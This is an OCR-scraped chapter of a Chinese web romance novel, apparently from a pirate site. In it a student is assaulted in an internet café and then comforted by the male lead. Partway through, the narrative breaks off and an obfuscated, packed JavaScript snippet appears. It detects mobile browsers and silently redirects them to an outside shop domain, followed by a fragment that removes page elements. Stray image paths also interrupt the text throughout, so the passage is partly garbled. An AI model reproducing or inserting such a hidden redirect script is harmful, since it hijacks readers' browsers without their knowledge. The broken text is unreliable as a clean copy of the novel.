文趣网 > 都市小说 > 终于盛夏[破镜重圆] > 17. 初雪
    接下来几天,盛夏走到哪里都能听到其他人在讨论《万劫归墟》比赛,计算机和电竞专业的对此更是格外关注,官网上统计的报名队伍也不断上涨,一部分是来自这个游戏的丰厚奖金,一部分来自梁祺然将谢聿珩那条挑衅十足的视频上传到各大社交平台。

    一时间,谢聿珩很快成为众矢之的。

    盛夏不解,好奇问:【这样不是所有人都会对你抱有敌意吗?】

    谢聿珩回了四个字:【那又怎样?】

    嚣张桀骜,恣意轻狂。

    盛夏正要回,老师忽然点到了她的名字,她下意识慌忙站起来,答了一声“到!”

    似觉得她这样的反应好笑,其他人纷纷笑出声。

    盛夏垂着的手一紧,老师抬手示意她坐下,继续点下一个名字。

    这节是专业课,确认所有人都到齐后老师才合上点名册。

    课桌抽屉的手机振动。

    梁祺然在群里说周末正式开始集结训练。

    岑千梨:【去哪儿训练?】

    梁祺然:【当然是老谢家,为了这次比赛,老谢特意购置了四台顶配电脑。】

    岑千梨不太满意:【这么热跑这么远,直接给我们一人整台顶配笔记本,远程开黑不行吗?】

    梁祺然:【现场沟通更方便,我们可是要夺冠的,战术不能外泄!】

    岑千梨甩了几个翻白眼的表情包,没一会儿又回来:【ok!】

    盛夏跟着回了个微信自带的ok表情。周五下午只有一节课,她实行笨鸟先飞的策略,到学校附近的网吧提前练习。

    她第一次进网吧,莫名有种去住酒店的羞耻感,推开门各种嘈杂的吵骂和敲击键盘的声音混在一起,仿佛来到大型市场。

    盛夏环望了一圈找到前台,刷完身份证找了个角落位置,桌面上还放着上一个人留下的水瓶和垃圾,瓶子里面丢了好几个烟头,泡的水都发黄。

    盛夏蹙眉,将垃圾捡起来去丢掉,回身时猝不及防撞到一个人。

    “不好意思。”她跟人道歉。

    “妹妹当心啊。”

    粗旷的声音和烟味同时袭来,盛夏浑身一颤,抬头,果然看见那张布满痘印的脸。

    “妹妹一个人来上网呢?”男人嘴里嚼着口香糖,冲她吹了个口哨的同时四处看了眼,“你男朋友呢?”

    垃圾桶位置在电脑区外面,隔着空调帘。盛夏捏紧书包带,但面色淡淡,“他在下面停车。”

    “什么车需要停十分钟?”男人明显不信,一脸“我已经看透”的表情,“我可打听过了,谢聿珩可没有女朋友,妹妹,你这白日做梦骗骗自己可以,可别骗哥哥了。”

    男人上前一步,盛夏立刻后退两步,来不及细想他怎么会认识谢聿珩,“不管你的事。”

    说着越过他就要走,但男人一把拽住她手腕,另一只手攀上她的腰。

    “既然你没男朋友,那正好我们一对。”

    “啊!”

    盛夏浑身都打了个寒颤,那双手像一条黏人恶心的无脊椎虫,她生理性的开始反胃想吐,脑子一片空白,本能的用力挣脱,朝拽着自己的那只手咬去。

    “艹!”男人咒骂了一句,“你他妈敢咬老子。”

    左脸一阵疼痛,盛夏感觉有片刻失聪,肩膀和头撞到玻璃上,眼前的画面也有一瞬模糊,她听见男人骂骂咧咧的又朝自己走来。

    盛夏全身神经紧绷,用力将垃圾桶推向男人,趁男人踢开垃圾时拔腿就跑。

    吵闹的声音重新落进耳朵,在她经过时有人好奇看了眼,但很快又收回去。

    盛夏似听见前台叫了她一声,她恍若未闻,以最快的速度下楼,朝学校跑。五分钟的路变得格外漫长,红绿灯也变得格外让人生厌,她不想停留,继续朝前跑。

    谢聿珩从便利店出来就看见盛夏不顾一切的往前跑,像晚一步就要被拉入万丈深渊。

    谢谢聿眉骨抬了下,瞧她身后又没人,

    “跑什么?”在她到面前时问。

    但回应他的是一阵风。

    “……”

    谢聿珩眉心跳了下,似荒唐的笑了,掐断手里的烟,袖子撸到手肘,追上去。

    平时看着乖巧安静的人跑起来跟兔子一样,谢聿珩追了半条街才追上,一把拽住她的手。

    “放开我!”盛夏应激的仿佛全身汗毛都竖起来,双手发狠的去抓拽着自己的手,在那双白皙好看的手背上留下几道血痕。

    头顶传来“嘶”了声,“小同学,真抓啊?”

    清润疏朗的声音像一汪泉水,浇醒盛夏混沌的大脑,像死机的电脑一点点重启,恢复运行。

    盛夏垂眼,看见握着自己的那双手骨节分明,指甲修剪得整整齐齐,指缝也没有泥垢。好闻的艾草味涌入鼻间,包裹在黑裤下的长腿笔直修长。

    她触电似的松开手,“对不起。”

    谢聿珩气儿还没喘匀,确认她不跑了松开手,“下手还挺狠。”谢聿珩问,“跑什么呢?叫你也不听。”

    盛夏低着头,“没什么。”

    她开始后悔今天出门的时候居然没有带口罩,不用猜就知道她现在脸已经肿了。

    “没什么你跑这么快?”谢聿珩嗓音散漫,“备战下一届奥运?”

    盛夏抿了抿唇,“赶着回去上课,要迟到了。”

    谢聿珩哼笑了声,“还骗人啊小同学。”

    盛夏:“我真的要迟到了。”

    “你今天下午只有一节课。”谢聿珩拆穿她的谎言,“你给梁祺然发过课表,忘了?”盛夏不吭声了。

    谎言被拆穿,还是被谢聿珩拆穿,像又在她右脸上打了一巴掌,疼得她说不出半句话来,胸口也像被人用力揪住。

    她只能将头埋得更低,做足心理建设,让自己声音显得自然。

    “对不起。”

    尽管尽力掩饰,但谢聿珩还是听出了不对劲,“出什么事了?”

    盛夏摇头。

    谢聿珩胸口升起一阵烦躁,像摔碎她手机那天晚上一样,“抬头。”

    盛夏没动。

    “准备找地缝呢?”谢聿珩上前半步,看她如临大敌的后退,皱眉,“把头抬起来。”

    他嗓音低沉,盛夏垂在双侧的手握成拳,缓慢地一点点抬头。

    只一眼,她看见谢聿珩脸色瞬间沉了下去,她立刻捂住脸。

    “怎么回事?”谢聿珩脸上的笑消失,声音也冷了下来。

    原本白皙的左脸又红又肿,在夕阳下像发酵的馒头,清澈好看的眼通红,里面蓄满泪水

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17758531|209223||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append(',又逞强的憋着不落下。

    这四个字让盛夏筑起的心防登时崩塌,眼泪也决堤的落下,她慌乱的用手背抹去,想开口说话,但因为哭泣说话也断断续续的。

    她现在一定难看极了,比盛良国骂她那晚还要难看。

    “没事,我不小心摔了。”她还是否认,不想跟他添麻烦。

    谢聿珩似被气笑,“说实话。”

    “真的是摔的。”

    谢聿珩本就不是耐心很好的人,此时耐心也快告罄,单手揣兜,眼尾下压的看着她,“怎么摔的?再摔一个看看。”盛夏没想到他会提这个要求,隔着泪眼难以置信的看他,仿佛第一次认识他。

    谢聿珩下巴微抬,并不在意她的难堪和震惊,催促,“不是摔的吗,摔吧,这次记得摔右边脸。”

    “我—”

    盛夏难以说出一句完整的话,如果那巴掌只是打在脸上让她难堪,谢聿珩玩味的态度更是像一根尖针刺在她心上。

    盛夏不理解他的话,现在也不想去理解,只想找个地方藏起来,把这些难堪都隔绝。

    她转身要走,谢聿珩拦住她去路。

    他像铁了心跟她作对,她往左他也跟着往左,她往右他也跟着,像小时候玩得老鹰捉小鸡一样。

    “让开!”盛夏忍无可忍,第一次拔高音调,但下一秒又后悔。谢聿珩薄唇微挑,像发现新大陆般,“原来你有脾气。”

    盛夏抹去又往下掉的眼泪,不说话。

    谢聿珩也看着她,两人像在赌气的玩一二三木头人,谁先动谁就输了。

    不知过了多久,盛夏听见谢聿珩似叹了口气,递过来一张纸巾。

    “哭吧。”

    这两个字像咒语,击溃盛夏所有心理防线,眼泪如断线的珠子往下掉,纸巾被泪水湿透,谢聿珩又递了一张过来,直到第三张纸巾也被湿透后,盛夏才从情绪中缓过来。

    “谢谢。”她声音带着鼻音。

    谢聿珩看她抹干眼泪,只问,“准备忍一下辈子?”

    盛夏动作倏地停住。

    谢聿珩站在台阶上,夕阳洒了一缕在他发顶,浅色短袖的下摆因为他双手抱胸往上挪了些。

    “脾气就这么软?被欺负了也不吭声。”

    盛夏听见自己呼吸都在颤抖,像被他这句话推到绝路,“那我能怎么办?”

    人生地不熟,她又能怎么办?

